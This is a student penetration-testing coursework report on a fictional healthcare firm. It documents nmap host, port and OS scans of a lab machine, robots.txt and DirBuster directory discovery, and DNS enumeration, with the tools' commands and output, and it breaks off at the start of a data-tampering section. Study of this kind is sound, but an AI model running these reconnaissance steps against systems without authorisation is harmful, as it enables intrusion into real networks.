INFORMATICS INSTITUTE OF TECHNOLOGY
In Collaboration with
UNIVERSITY OF WESTMINSTER

SUWAYA Healthcare

Cyber Security

Nanduni Mihisaree Gajanayake
20191258
W1790276

Submitted in partial fulfilment of the requirements for the BEng (Hons) Software Engineering degree at the University of Westminster.

09/05/2023

Table of Content

LIST OF FIGURES

LIST OF TABLES

(1) SCENARIO

SUWAYA Healthcare is a healthcare organization that offers medical services to patients via its website. Patients may look for medical services, set up accounts, schedule appointments, and examine their medical history. All patient information, medical records, and appointment details are stored in the company's database. Staff employees may handle medical services, arrange appointments, and examine patient information on the website's backend. SUWAYA Healthcare does monthly security audits and penetration testing to protect the security of its website and patient data. In addition, the organization has rigorous protocols in place for dealing with sensitive patient information, such as medical records and personal information, and all sensitive data is encrypted and securely kept on the company's servers.

(2) ASSUMPTIONS

2.1. Type and size of the business:

- Hospitals & Clinics
- Health Insurance Companies
- Medical Equipment Manufacturers

2.2. Type of data:

- Patient information
- Medical records
- Clinic/hospital information
- Employee data
- Financial information

2.3. Type of users:

- Patients
- Healthcare providers
- Administrative staff
- IT staff
- Insurance providers
- Public users

(3) REPORT REQUIREMENTS

3.1. Information Gathering

3.1.1. OSINT Activities


(A)

The author's OSINT actions are detailed below.

- Identifying active machines
- Identifying open ports
- Identifying the Operating System

Identifying active machines

Identifying active devices on a network is a basic activity in Open-Source Intelligence (OSINT). This may be accomplished using a variety of tools, with nmap being one of the most often used. Nmap is a free and open-source network detection and security auditing tool. The ability to identify active machines on a network using the "-sn" argument is one of nmap's capabilities. This option makes an ICMP echo request to the IP addresses supplied to see whether they are available. This scan produces a list of active computers on the specified network, which may then be evaluated for any vulnerabilities or security threats.




```
└─$ nmap -sn 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:07 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```

Figure 1: Identifying responding servers in 192.168.56.102

Identifying open ports

A significant OSINT task is identifying open ports, which entails scanning a target machine or network for open network ports. This may be accomplished using tools such as Nmap, which detects open ports and services operating on those ports. An attacker can acquire insight into potential vulnerabilities and flaws that can be exploited to gain unauthorized access to the system or network by detecting open ports. Similarly, as part of their security procedures, firms can do open port scanning to discover and repair any vulnerabilities before they are exploited.




```
└─$ nmap -sn 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:07 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:16 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00045s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

Figure 2 : Port Scanning using Nmap

Identifying the Operating System

Identifying the target system's Operating System (OS) is critical for a successful penetration test. OSINT methods can be used to collect information about a target system, such as banners and replies to various queries, in order to ascertain the kind and version of the operating system. This information may be utilized to detect OS-specific vulnerabilities and to choose relevant attack routes. Nmap, Fping, and Netcat are common tools for OS fingerprinting.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:22 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00062s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/
2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/
2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port5001-TCP:V=7.93%I=7%D=5/4%Time=6453957C%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:F4:86:B2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.51 seconds
```

Figure 3: Identifying operating system of 192.168.56.102

(B)

OSINT, an initial task of penetration testing, can provide valuable information about a business, its networks, and people that can be used to detect potential vulnerabilities and exploit routes. It is inexpensive and has few data access obstacles. OSINT is critical in the penetration testing process since it gives a thorough awareness of the organization's security posture and prospective attack paths. It allows testers to devise a counter-attack strategy and devote resources to solve system flaws and vulnerabilities. Tabatabaei and Wells, 2016; Yeboah-Ofori, 2018).

(C)


Patient information, medical data, and appointment details at SUWAYA Healthcare are particularly sensitive and valuable to potential attackers. Access to this information might be used to conduct phishing attacks, social engineering schemes, and other forms of fraud. Once hackers get access to the system, they may be able to obtain sensitive information such as customer data and financial information, as well as disrupt corporate operations. SUWAYA Healthcare has adopted strong security processes to secure patient data, such as regular security audits and penetration testing. They also have strong standards in place for dealing with sensitive patient information, including encryption and secure server storage. These security measures can aid in the prevention of data breaches and the protection of sensitive information from unauthorized access.

3.1.2. Reconnaissance

(A)


Information from robots.txt

The robots.txt file includes the specified folders, which inform the search engine that indexing is not permitted. The diagrams below describe how the file displays the prohibited folders and what they contain when the attacker visits them.



```
User-agent: *
Disallow: /jotto/
Disallow: /cgi-bin/
```


Figure 4: Directories identified through robots.txt



Index of /vicnum/jotto

Name	Last modified	Size	Description
Parent Directory		-	
jotto	11-Jul-2012 17:30	60	


Figure 6: Finding hidden directories



```
broke
final
image
magic
prove
proxy
token
worms
broke
lucky
```

Figure 5: Jotto words and output

Then use http://192.168.56.102/vicnum/cgi-bin/




Index of /vicnum/cgi-bin

Name	Last modified	Size	Description
Parent Directory		-	
guessnum1.pl	17-Jul-2012 23:24	2.2K	
guessnum2.pl	09-Jul-2012 15:25	4.4K	
guessnum3.pl	09-Jul-2012 10:32	630	
jotto1.pl	18-Jul-2012 14:23	1.5K	
jotto2.pl	17-Jul-2012 23:24	4.1K	
jotto3.pl	14-Sep-2011 11:09	491	

Figure 7: Accessing cgi-bin

DirBuster information on more files and directories


The attacker can utilize Dirbuster to learn about all the directories that can be accessed and exploited to obtain data. The attacker can then examine this data. During the lab session, the author was required to generate a file entitled "dictionary.txt" as seen below.



```
info
server-status
server-info
cgi-bin
robots.txt
phpmyadmin
admin
login

```

Figure 8: Dictionary.txt file

Upload the dictionary.txt to Dirbuster.



Target URL (eg http://example.com:80/)
http://192.168.56.102:80/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/home/kali/Desktop/dictionary.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs □ Be Recursive Dir to start with /


☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

Figure 9: Adding the dictionary.txt to Dirbuster

As illustrated below, any record with a response code of 200 may be read, which implies that even the PhpMyAdmin file can be read, exposing all data within the application to the attacker and creating a significant security risk to the application.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 484
Results - Tree View
Errors: 7
Change
Back
Pause
Stop
Report

http://192.168.56.102:80/

Type	Found	Response	Size
Dir	/server-status/	403	594
Dir	/cgi-bin/	200	1442
Dir	/	200	29001
Dir	/phpmyadmin/	200	8608
File	/cgi-bin/courierwebadmin	200	5906
File	/phpmyadmin/Documentation.html	200	253394
Dir	/phpmyadmin/themes/	403	598
File	/cgi-bin/courierwebadmin.cgi	200	1513
Dir	/icons/	200	73405
Dir	/phpmyadmin/themes/original/	403	607
Dir	/phpmyadmin/themes/original/img/	403	611
File	/phpmyadmin/index.php	200	8608
Dir	/WebGoat/	401	1288
File	/mutillidae	301	671

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 4, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 982/974

Current number of running threads: 10

Time To Finish: ~

Starting dir/file list based brute forcing

Figure 10: Results of Dirbuster


(B)

In the instance of SUWAYA Healthcare, the data gathered from testing the web apps may be utilized to leverage the company's online services in a variety of ways. An attacker, for example, may use the information to launch a SQL injection attack to obtain unauthorized access to the company's database and extract or change critical patient information. The information might potentially be used by the attacker to uncover vulnerabilities in the company's online applications and exploit them to execute arbitrary code or engage in other nefarious actions. Furthermore, if the attacker obtains access to the website's backend, they may be able to access patient information or change appointment data. Therefore, it is crucial for SUWAYA Healthcare to conduct regular security audits and penetration testing to identify and address any vulnerabilities in their web applications before attackers can exploit them.

3.1.3. Port Scanning and Enumeration

(A)


Nmap is a network exploration and security auditing program that is commonly used for port scanning and enumeration on a computer network to find open ports, services, and hosts.



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:16 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00045s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

Figure 11: Identified open ports

DNS enumeration is a type of reconnaissance technique used to gather information about DNS servers in a target network, which can reveal information about record types, subdomains, and other details that may be useful for attackers to plan and launch an attack.



```
┌──(kali㉿kali)-[~]
└─$ dnsenum --enum cwscenario.site
dnsenum VERSION:1.2.6

-----   cwscenario.site   -----


Host's addresses:
__________________

cwscenario.site.                         3600     IN    A        217.160.0.219


Name Servers:
______________

ns1032.ui-dns.de.                        165504   IN    A        217.160.80.32
ns1108.ui-dns.org.                       123347   IN    A        217.160.83.108
ns1093.ui-dns.com.                       16446    IN    A        217.160.82.93
ns1115.ui-dns.biz.                       95839    IN    A        217.160.81.115


Mail (MX) Servers:
___________________

mx01.ionos.co.uk.                        86400    IN    A        217.72.192.67
mx00.ionos.co.uk.                        86400    IN    A        212.227.15.41


Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for cwscenario.site on ns1032.ui-dns.de ...
AXFR record query failed: NOTAUTH

Trying Zone Transfer for cwscenario.site on ns1108.ui-dns.org ...
AXFR record query failed: NOTAUTH

Trying Zone Transfer for cwscenario.site on ns1093.ui-dns.com ...
AXFR record query failed: NOTAUTH

Trying Zone Transfer for cwscenario.site on ns1115.ui-dns.biz ...
AXFR record query failed: NOTAUTH


Scraping cwscenario.site subdomains from Google:
_________________________________________________


  ----   Google search page: 1   ----
```

Figure 12: DNS Enumeration

(B)

An open port on a computer system is a network port that is actively listening for incoming network traffic. While open ports are required for network communication, if not adequately secured, they might constitute a security risk. Open ports can be used by attackers to gain unauthorized access to a system or network, insert malware or steal sensitive data, launch denial-of-service (DoS) attacks, or intercept network traffic. To reduce the risk of open ports, it is critical to search for open ports on a frequent basis and ensure that superfluous ports are closed or adequately protected. Firewalls and other security measures can be put in place to prevent unwanted access or assaults on open ports. By following these precautions, organizations can protect their networks from potential threats caused by open ports.

(C)

Port scanning revealed various open ports in the SUWAYA Healthcare scenario, including ports 80 and 443. Because it operates a web service, an exposed port 80 may be vulnerable to cross-site scripting and SQL injection attacks. Attackers might use this flaw to obtain sensitive patient data, medical records, and personal information from the database. Furthermore, an open port 443 shows that SUWAYA Healthcare uses SSL/TLS to secure patient data during transfer. However, attackers may take advantage of this flaw by conducting man-in-the-middle (MITM) attacks to intercept patient data during data transfers. Finally, an unsecured port 22 might allow attackers to get remote access to the server, giving them an entry point into the SUWAYA Healthcare system and potentially exposing sensitive patient information.

3.2. Server-Side Exploits

3.2.1. Data Tampering

(A)

Data tampering is the act of making changes to data or its intended behavior without permission. Hackers utilize numerous ways to get access to data from sources such as websites and have the capacity to make destructive alterations. Many types of tampering with data may be found, with the most prevalent ones being cookie tampering, where permissions can be modified, and query parameter tampering, where parameters are set incorrectly, preventing users from doing operations. Tampering can also be used to identify credentials, such as passwords (MBA Knowledge Base, n.d.).


The steps below show the procedure.

1. Open the software and launch the enticing tool.

2. Submit incorrect credentials

